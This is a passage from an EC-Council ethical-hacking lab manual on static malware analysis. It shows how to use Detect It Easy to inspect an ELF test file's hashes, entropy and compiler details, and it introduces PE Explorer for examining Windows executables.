4. The **Open file...** window appears; navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Viruses**, select **ELF Test File**, and click **Open**.




5. **Detect It Easy** automatically scans the file and result appears showing the Operating system, compiler and language details in the middle pane, as shown in the screenshot.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

6. Click **File info** button from the top right corner of the window. Info window appears, you can observe information such as File name, size, MD5, SHA1, Entropy, entry points, etc.




7. After viewing the information, click **Close** to close it.
8. Similarly, click **Hash** button from the top right corner of the window to view the information related to hash. Click **Close** to close the window.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

9. Click **Entropy** button from the top right corner of the window. Here, you can observe the status, size and graph of entropy. Click **Close** to close the window.



10. Similarly, you can further explore other functions such as MIME, Hex, Signatures and Demangle.
11. This concludes the demonstration of ELF file analysing using Detect It Easy (DIE).
12. Close all the open windows.
13. You can also use other packaging/obfuscation tools such as **Macro_Pack** (https://github.com), **UPX** (https://upx.github.io), or **ASPack** (http://www.aspack.com) to identify packing/obfuscation methods.

Task 5: Find the Portable Executable (PE) Information of a Malware Executable File using PE Explorer

The Portable Executable (PE) format is the executable file format used on Windows OSes that stores the information a Windows system requires to manage the executable code. The PE stores metadata about the program, which helps in finding additional details of the file. For instance, the Windows binary is in PE format that consists of information such as time of creation and modification, import and export functions, compilation time, DLLs, and linked files, as well as strings, menus, and symbols.


PE Explorer lets you open, view, and edit a variety of different 32-bit Windows executable file types (also called PE files) ranging from common such as EXE, DLL, and ActiveX Controls to less

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

familiar types such as SCR (Screensavers), CPL (Control Panel Applets), SYS, MSSTYLES, BPL, DPL, and more (including executable files that run on MS Windows Mobile platform).

